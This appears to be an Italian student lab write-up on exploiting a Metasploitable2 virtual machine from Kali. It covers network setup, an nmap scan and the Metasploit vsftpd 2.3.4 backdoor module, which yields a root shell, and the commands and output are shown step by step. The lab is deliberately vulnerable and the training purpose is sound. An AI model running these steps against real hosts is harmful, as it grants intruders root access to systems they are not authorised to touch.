METASPLOIT





(impostazione Mtsp2)

iniziamo con la configurazione della metasploitable2 con ip: 192.168.1.149/24

apriamo metasploitable2 e diamo il comando:

sudo nano /etc/network/interfaces

dopo di che possiamo immettere l'indirizzo da noi scelto in questo caso:

IP: 192.168.1.149

Netmask: 255.255.255.0

Network: 192.168.1.255

Broadcast: 192.168.1.255

Gateway 192.168.1.1


```
GNU nano 2.0.7
                           File: /etc/network/interfaces
# This file describes the network interfaces available on your system
 and how to activate them. For more information, see interfaces(5).
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface ethO inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
                                  [ Read 17 lines ]
G Get Help
              🚻 WriteOut
                             R Read File
                                              Prev Page K Cut Text
                                              Next Page
                                                            UnCut Text T
```



(impostazione Kali)

Ricordiamoci di impostare la Kali all'interno della stessa rete della Metasploitable2 Altrimenti non pingano a vicenda.

Impostando come ip: 192.168.1.100



Per verificare che si pingino a vicenda immettiamo:

ping 192.168.1.149 (ip – metasploitable 2)

```
(kali@kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=2.79 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=3.82 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.948 ms
^C64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=1.62 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=2.43 ms
^C
— 192.168.1.149 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 0.948/2.321/3.818/0.984 ms

(kali@kali)-[~]
```



(Avvio Nmap, ricerca servizio ftp)

Per verificare le porte aperte su una rete, dalla kali, eseguiamo il comando:

nmap 192.168.1.0/24

Da qui usciranno tutti gli indirizzi Ip con le porte aperte e i loro servizi:

```
—$ <u>sudo</u> nmap 192.168.1.0/24
Nmap scan report for 192.168.1.149
Host is up (0.00053s latency).
Not shown: 981 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp
        open ftp
22/tcp
        open ssh
        open telnet
         open smtp
         open domain
80/tcp
        open http
111/tcp
        open rpcbind
139/tcp
        open netbios-ssn
        open microsoft-ds
513/tcp open login
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
MAC Address: 08:00:27:1F:C3:22 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.100
Host is up (0.0000010s latency).
All 1000 scanned ports on 192.168.1.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Nmap done: 256 IP addresses (2 hosts up) scanned in 31.16 seconds
```

Abbiamo trovato l'ip della Metasploitable2 (192.168.1.149) con le seguenti porte attive ma ciò che interessa a noi al momento è il servizio: 21/tcp



(Avvio Metasploit)

Avviamo Metasploit con il seguente comando:

msfconsole

Dopo di che possiamo fare una piccola ricerca riguardo il servizio che vorremo hackerare in questo caso:

search vsftpd



(hacking ftp)

Abbiamo trovato qualche modulo vsftpd quello che ci interessa è la backdoor ftp:

eseguiamo il comando

use 1

Ricordiamoci di dare:

Show options

Per controllare ciò che ci richiede

Impostiamo RHOST:

set rhost 192.168.1.149

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ■
```



(hacking ftp)

Ora ricerchiamo un payload compatibile con exploit che vogliamo eseguire: show payloads

E selezioniamo l'unico disponibile:

set payload 0

ed ora possiamo eseguire:

run / exploit

per tentare l'hacking:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.

[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...

[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.100:35505 → 192.168.1.149:6200) at 2024-07-08 15:47:24 +0200
```

Nel caso di successo apparirà una sessione di shell

Verifichiamo id:

id

```
id
uid=0(root) gid=0(root)
```



(hacking ftp)

Possiamo eseguire diversi comandi con utente root, ad esempio:

Ifconfig

```
ifconfig
eth0
Link encap:Ethernet HWaddr 08:00:27:1f:c3:22
inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe1f:c322/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:67266 errors:0 dropped:0 overruns:0 frame:0
TX packets:66712 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:5224423 (4.9 MB) TX bytes:3612778 (3.4 MB)
Base address:0×d020 Memory:f0200000-f0220000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr:::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:453 errors:0 dropped:0 overruns:0 frame:0
TX packets:453 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:190137 (185.6 KB) TX bytes:190137 (185.6 KB)
```

Per verificare ip.

Ora creiamo la cartella test_metasploit su msfadmin con il root

Mkdir test_metasploit

```
pwd
/home/msfadmin
ls
vulnerable
mkdir test_metasploit
ls
test_metasploit
vulnerable
```

Dunque siamo riusciti ad eseguire una backdoor e creare una cartella da noi desiderata su servizio ftp/21 utilizzando Metasploit.

Per uscire dalla shell:

exit





(verifica directory)

verifichiamo la creazione della cartella creata con su Metasploitable2

